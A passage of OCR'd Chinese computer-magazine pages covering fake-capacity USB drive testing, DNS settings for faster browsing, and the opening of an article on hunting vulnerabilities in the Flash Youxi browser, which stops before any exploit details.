


图9

怎么样？小小的一个软件就能让U盘的实际容量翻着跟斗激增，真是“一看吓一跳”啊！看来，以后再去买U盘的时候可不能忘了带个MyDiskTest检测软件了，特别是那些性价比听上去极高的U盘，可不要贪便宜哟！毕竟，一分钱一分货的。




图10

（本文所涉及的mydisktest、安国9月量产工具FC+MpTool本期光盘已收录）





图11

让网速飞一会

supergenius


教大家一个非常简单的方法提升浏览器浏览网页的速度，在这里先简单说下浏览器浏览网页的工作原理吧！网海茫茫，谁知道你交给浏览器的http://www.xxx.com/是请求网络上的那台服务器？那台电脑？这里，就需要靠DNS了。什么是DNS呢？DNS 是域名系统(Domain Name System) 的缩写，它是由解析器和域名服务器组成的。域名服务器是指保存有该网络中所有主机的域名和对应IP地址，并具有将域名转换为IP地址功能的服务器。顾名思义，这里就把DNS理解为翻译服务器很形象，把像www一样的网址，翻译为IP地址的翻译。

了解了DNS，就来DNS加速浏览器吧！在本地连接里面会有两个填写DNS服务器IP地址的文本框，如图1。



（图1 打开本地连接属性）

Win7下打开本地连接属性是这样的：“控制面板”—“网络和 Internet”—“网络和共享中心”—“本地连接”，打开本地连接属性后，点击属性，进去后选择IPV4,然后单击属性就打开了，如图2。



（图2 Win7下打开本地连接属性方式）

好了，这两个框框到底填写什么IP地址才是最为合适的呢？哈哈，这个不用操心，就是你不知道也没关系（有的在办理宽带的时候，中国电信会告诉你这个IP地址，有的没有），下面我们就请出彗星DNS优化(网页加速)器，目前最新版是1.2版，这个软件你是纯自动化工作的，只要点击了一键完成，连把IP地址输入到框框里面的步骤都省了。如图3和图4。

很多时候我们都经历过这样的事情，明明输入的网址是对的，可是就是打不开网页，显示：该页无法显示原因呢？多方面都有可能，很多时候就是DNS服务器IP地址没有设置好，或者最佳，所以会出现以上的现象，设置一个最佳的DNS IP不仅可以加快网页浏览，还能让网页浏览更稳定。

（本文所涉及的软件FastDNS本期光盘已收录）



(图4 慧星DNS一键完成优化)



(图3 慧星DNS优化)

闪游浏览器漏洞挖掘

乱 雪

一、前言

浏览器是用户与WEB服务器交换信息的桥梁，如今市面上有许多的厂商推出了他们自己的浏览器，我们大概将浏览器分为三种：基于IE内核的、非IE内核和双核浏览器。基于IE内核的浏览器是使用了IE原本的内核功能，但独立开发出提供其他第三方面功能的浏览器，这类浏览器有：360浏览器、腾讯TT等等，数量之庞大；非IE内核的浏览器就顾名思义了，典型代表有火狐、Google Chrome，它们的内核都不属于IE；而双核浏览器拥有WebKit模式（一种开源的浏览器内核）和兼容IE的模式，典型代表是搜狗浏览器，也正是它开创了双核浏览器时代，而360也推出了双核无缝的浏览器，该浏览器可以在http://chrome.360.cn下载。

对于基于IE的浏览器，它们在显示网页上是使用了IE的内核，而且独立开发了其他的功能，比如广告过滤、多个标签页、隐私保护等等功能，基本上是不满IE浏览器原本功能而单独整容出的新品种浏览器。

二、浏览器漏洞概述

上节咱们区分了三种浏览器架构——基于IE内核、非IE内核和双核浏览器，对于这三种类型的浏览器，挖掘漏洞方法也有所不同。

对于非IE内核和双核的浏览器，我们可以深度挖掘内核功能上的缺陷，比如对某个HTML标签造成的溢出漏洞等等，常用方法是Fuzzing。

对于IE内核的浏览器，则就不用再对内核功能进行挖掘，因为这些缺陷属于IE上的，而并非特定一款浏览器的内核问题。对于这样的浏览器，可以对该浏览器提供的第三面功能上进行漏洞挖掘。本文之后以闪游浏览器为例开始讲解。

三、闪游浏览器的漏洞挖掘

闪游浏览器，是青岛软媒网络科技有限公司开发的一款基于IE内核的浏览器，界面清爽，采用了WIN7的窗口效果、支持多标签、支持广告过滤、文件小、浏览速度快等等功能。

目前官方最新版式1.5版，昨晚在该版本下找到一个漏洞，可执行任意HTML代码，危害不大，但是我们的目的不是利用漏洞做违法的事，而是开阔眼界，探索各种漏洞的挖掘方法，对于漏洞挖掘，不要只停留在缓冲区溢出漏洞的挖掘，一个软件有不

同的功能和不同的设计方法，不同功能的缺陷会造成不同的漏洞。

我们安装好闪游浏览器以后，将该浏览器的主页设置为空白页。然后重新打开浏览器，可看见一个“起始页”（不设置空白主页时，在关闭全部的网页后也可以显示出起始页）（如图1）。

